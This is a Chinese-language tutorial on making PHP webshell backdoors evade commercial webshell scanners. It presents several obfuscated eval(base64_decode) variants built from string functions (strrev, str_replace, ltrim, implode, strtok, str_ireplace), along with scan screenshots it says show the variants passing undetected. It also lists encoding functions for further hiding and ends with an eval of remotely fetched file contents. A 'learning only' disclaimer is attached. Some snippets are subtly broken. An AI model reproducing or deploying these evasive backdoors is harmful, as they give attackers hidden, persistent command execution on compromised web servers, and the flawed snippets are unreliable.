

前言

webshell就是以asp、php、jsp或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称做为一种网页后门。又分大马和小马，大马就是功能比较多的，而小马更像




声明

- 项目脚本仅供学习交流请勿用于非法用途。
- 本文测试的免杀脚本，并不永久免杀，只要一入特征库，就凉了，更多的是思路。

WAF

测试用的WAF

	WAF	下载
D盾_Web查杀		http://www.d99net.net/download/d_safe_2.1.4.4.zip
河马webshell查杀		http://dl.shellpub.com/hm-ui/latest/HmSetup.zip?version=1.5.0
深信服WebShellKillerTool		http://edr.sangfor.com.cn/tool/WebShellKillerTool.zip
网站安全狗网马查杀		http://download.safedog.cn/download/software/safedogwzApache.exe
OpenRASP WEBDIR+检测引擎		https://scanner.baidu.com



每天稳定0收入




Test

首先，我们的思路是以这段代码开始：

```
<?php
$code = '■■■■■base64■■■';
eval(base64_decode($code));
?>
```

动图:



waf查杀:



D盾 主动防御, 默默为你的网站保驾护航!
<http://www.d99net.net>

扫描结束

扫描结束.
检测文件数:2 发现可疑文件:2 用时:0.13秒

返回

文件 (支持拖放目录和扫描)	级别	说明	大小	修改时间
d:\phpstudy\www\test\b374k.3.2.php	5	(内藏)后门	224027	2015-05-18 21:08:44
d:\phpstudy\www\test\base64.php	5	已知后门	298743	2019-03-04 17:39:35

分割函数:

我们把base64_decode大小写分割成多个变量,再合并,并赋值给其他变量。

```
<?php
$a = 'bAsE';
$b = '64_dEcODE';
$c = $a.$b;
$d = $c('code');
eval($d);
```

再用WAF查杀:

D盾_Web查杀

文件 (支持拖放目录和扫描)	级别	说明	大小	修改时间
d:\phpstudy\www\test\b374k.3.2.php	5	(内藏)后门	224027	2015-05-18 21:08:44
d:\phpstudy\www\test\base64.php	5	已知后门	298743	2019-03-04 17:57:12

```

1 <?php
2 $a = 'bAsE';
3 $b = '64_dEcOdE';
4 $c = $a.$b;
5 $d = ('Ci8qCgliMzc0ayBzaGVsbCAzLjIuMwo3SmF5YXhaCBJbmRvbmVzaWFr dQoJKGMpMjAxNAoJaHR0cHM6Ly9naXRodWIu
6 eval($d);
7

```

河马webshell查杀

河马WEBSHELL查杀1.5.0

扫描已完成, 共发现 2 个后门


[返回](#)

项目	建议	操作
D:\phpStudy\WWW\test\b374k.3.2.php	疑似PHP后门-建议人工确认	查看 删除
D:\phpStudy\WWW\test\base64.php	疑似PHP后门-建议人工确认	查看 删除

深信服WebShellKillerTool

The screenshot shows the Sangfor WebShellKiller 2017 application window. The title bar reads 'Sangfor WebShellKiller 2017'. The main area has a dark blue background with a large white checkmark icon on the left. To the right of the icon, the text '扫描完成!' (Scan Complete!) is displayed. Below this, the scan statistics are shown: '耗时: 00:00:01' (Time: 00:00:01), '扫描文件: 3 个' (Scanned files: 3), and '发现威胁: 1 个' (Found threats: 1). On the right side, there are two buttons: a green '导出报表' (Export Report) button and a white '返回' (Return) button. Below the buttons, the text '一键上传样本' (One-click upload sample) is visible. At the bottom, a table lists the scanned files.




文件名	风险类型	威胁名称	大小	修改时间
D:\phpStudy\WWW\test\b374k.3.2.php	恶意文件	Backdoor.PHP.Webshell.l	218KB	2015-05-18 21:08:44



扫描完成，发现2个安全风险

扫描文件：3个 用时：00:00:01

[导出详情](#)
[暂不处理](#)
[一键处理](#)


<input checked="" type="checkbox"/>  网页木马 发现2个风险	添加信任文件	
<input checked="" type="checkbox"/> D:/phpStudy/WWW/test/b374k.3.2.php	PHP多功能木马	详情
<input checked="" type="checkbox"/> D:/phpStudy/WWW/test/base64.php	PHP一句话变形...	详情
<input checked="" type="checkbox"/>  网页挂马 未发现风险		

至此绕过以上4个WAF查杀，但是上面那个例子虽然成功绕过了，但是看起来很简单，所以在写一个。

首先我们来了解php中\$\$一个引用变量。

```
<?php
$a = 's9mf';
$b = $a;
$c = "b";
echo $$c;
```

输出:



利用\$\$和""双引号解释变量的特性，我们这样写

code1

```
<?php
$a = 'bAsE';
$b = '64_dEcOdE';
$fuck = $a.$b;
$d = "fuck";
$e = $$d('code'); // base64_decode('code')
eval($e);
```

这个payload也是绕过以上4个WAF查杀。

更多免杀payload


以下的code均可以绕过安全狗、D盾和深信服的客户端Webshell查杀和河马正式版的查杀。

strrev()函数

- strrev()函数反转字符串。

```
<?php
echo strrev("s9mf");
```

输出:
fm9s



```
D:\phpStudy\WWW\test\test.php - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M)
base64.php bypass.php code1.php test.php code2.php
1 <?php
2 echo strrev("s9mf");
3
```

利用反转字符串的特性。

code2

```
<?php
$a = strrev('Ed0cEd_46eSaB'); // base64_decode
$b= $a('code');
eval($b);
```


str_replace()函数

- str_replace()函数替换字符串中的一些字符(区分大小写)

```
<?php
echo str_replace("ok", "", "emokmmokmokm");
```

输出:

emmmmm



```
D:\phpStudy\WWW\test\test.php - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P)
base64.php bypass.php code1.php test.php code2.php code3.php
1 <?php
2 echo str_replace("ok", "", "emokmmokmokm");
3
```

code3

```
<?php
$c = str_replace("s9mf", "", "Bs9mfaSE6s9mf4_Decs9mfOdE"); // base64_decode
$a = $c('code');
eval($b=&$a);
?>
```


ltrim()和trim()函数

- ltrim() - 移除字符串左侧的空白字符或其他预定义字符
- trim() - 移除字符串两侧的空白字符或其他预定义字符

```
<?php
echo ltrim('mmmNice', 'm'). "<br/>";
echo trim('okiie', 'i');
```

输出:

Nice
ok



依据这个特性。

code4

```
<?php
$a = ltrim('mmmbAsE64_D','m');
$b = trim('ecODEiii','i');
$base = $a.$b;
$c = $base('code');
eval($d=&$c);
```

缓解疲劳




implode()函数

- implode() 函数返回由数组元素组合成的字符串。

```
<?php
$arr = array('ki',' me');
echo implode("ss",$arr);
```


输出:

kiss me



code5

```
<?php
$arr = array('base','code');
$a = implode("64_de",$arr);
$b = $a('code');
$c = "\n";
eval($c.$b);
?>
```


strtok()函数

- strtok() 函数把字符串分割为更小的字符串。

```
<?php
$string = "//Hello//dd";
echo strtok($string, "/");
```

输出:

Hello



code6

```
<?php
$string = "//base64_decode//Fuuf";
$a = strtok($string, "/");
$b = $a('code');
eval($d=&$b);
```

strtr()函数

- strtr() 函数转换字符串中特定的字符。

```
<?php
echo strtr("pende keky","ek","ab");
```


输出:

panda baby



code7

```
<?php
$a = strpos("bask64_mkcomk","km","ed");
$b = $a('code');
eval($d=&$b);
```


str_ireplace()函数

- str_ireplace() 函数替换字符串中的一些字符(不区分大小写)。

```
<?php
echo str_ireplace("boy","girl","beautiful boy");
```

输出:

beautiful girl



code8

```
<?php
$a = str_ireplace("uuuiii","4_decode","base6uuuiii");
$b = $a('code');
eval($d=&$b);
```

字符串 函数

通过上面很多例子不难看出很多都用到字符串函数，只要多找写生僻的字符串函数，我们可以很轻松的写出免杀的code。
更多更详细的[字符串函数](#)



编码/加密

除了base64加密外，PHP内置很多压缩编码函数：


```
gzcompress
gzencode
gzdeflate
bzcompress
str_rot13
```

还有混淆加密平台：

- [加密](#)
- [phpjm](#)
- [eval_gzinflate_base64类型加密与解密](#)

远程读取

动图:





file_get_contents()和fopen()

- ## 一个例子

```
<?php  
eval(file_get_contents("http://localhost/test/Hi.txt"));  
//■■■■■■■■■■■■■■■■■■■■
```

